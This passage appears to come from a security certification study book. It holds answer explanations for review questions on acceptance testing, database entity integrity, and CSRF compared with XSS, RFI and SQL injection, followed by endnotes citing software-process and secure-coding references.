3. Correct answer and explanation: Answer A is correct; acceptance testing determines whether software meets various end-state requirements from a user or customer, contract, or compliance perspective.
   Incorrect answers and explanations: Answers B, C, and D are incorrect. Integration testing tests multiple software components as they are combined into a working system. Regression testing tests software after updates, modifications, or patches. Unit testing consists of low-level tests of software components, such as functions, procedures, or objects.
4. Correct answer and explanation: A. *Entity integrity* means each tuple has a unique primary key that is not null.
   Incorrect answers and explanations: Answers B, C, and D are incorrect. Normalization seeks to make the data in a database table logically concise, organized, and consistent. Referential integrity means that every foreign key in a secondary table matches a primary key in the parent table; if this is not true, referential integrity has been broken. Semantic integrity means each attribute (column) value is consistent with the attribute data type.
5. Correct answer and explanation: A. Cross-site request forgery (CSRF) allows a third party to redirect static content within the security context of a trusted site.
   Incorrect answers and explanations: Answers B, C, and D are incorrect. XSS is a third-party execution of web scripting languages, such as Javascript, within the security context of a trusted site. XSS is similar to CSRF; the difference is XSS uses active code. PHP RFI alters normal PHP variables to reference remote content, which can lead to execution of malicious PHP code. SQL injection manipulates a back-end SQL server via a front-end web server.

ENDNOTES

1. *Hackers remotely kill a jeep on the highway—with me in it*. http://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/ [accessed 25.04.16].
2. *Empirical analysis of CASE tool effects on software development effort*. http://csse.usc.edu/csse/TECHRPTS/2000/usccse2000-504/usccse2000-504.pdf [accessed 25.04.16].

3. *From Sashimi to Zen-in: the evolution of concurrent engineering at Fuji xerox*. http://www.jaist.ac.jp/ks/labs/umemoto/Fuji-Xerox.pdf [accessed 25.04.16].
4. *Software process models*. http://www.thomasalspaugh.org/pub/fnd/softwareProcess.html [accessed 25.04.16].
5. *Manifesto for Agile software development*. http://agilemanifesto.org/ [accessed 25.04.16].
6. *The new new product development game*. http://agilix.nl/resources/TheNewNewProductDevelopmentGame.pdf [accessed 25.04.16].
7. *The rules of extreme programming*. http://www.extremeprogramming.org/rules.html [accessed 25.04.16].
8. *Generally accepted principles and practices for securing information technology systems*. http://csrc.nist.gov/publications/nistpubs/800-14/800-14.pdf [accessed 25.04.16].
9. *DoD integrated product and process development handbook*. http://www.acq.osd.mil/se/docs/DoD-IPPD-Handbook-Aug98.pdf [accessed 25.04.16].
10. *The use of integrated product teams in DOD acquisition*. http://www.navair.navy.mil/nawctsd/Resources/Library/Acqguide/teams.htm [accessed 25.04.16].
11. *GitHub Security*. https://help.github.com/articles/github-security/ [accessed 25.04.16].
12. *OWASP enterprise security API toolkits*. https://www.owasp.org/images/8/81/Esapi-datasheet.pdf [accessed 25.04.16].
13. *What is DevOps?* http://theagileadmin.com/what-is-devops/ [accessed 25.04.16].
14. *2011 CWE/SANS top 25 most dangerous software errors*. http://cwe.mitre.org/top25/ [accessed 25.04.16].
15. *Capability maturity model^{sm} for software, version 1.1*. http://www.sei.cmu.edu/reports/93tr024.pdf [accessed 25.04.16].
16. *ISTQB Glossary*. http://astqb.org/glossary/search/acceptance%20testing [accessed 25.04.16].
17. *What is acceptance testing?* http://istqbexamcertification.com/what-is-acceptance-testing/ [accessed 25.04.16].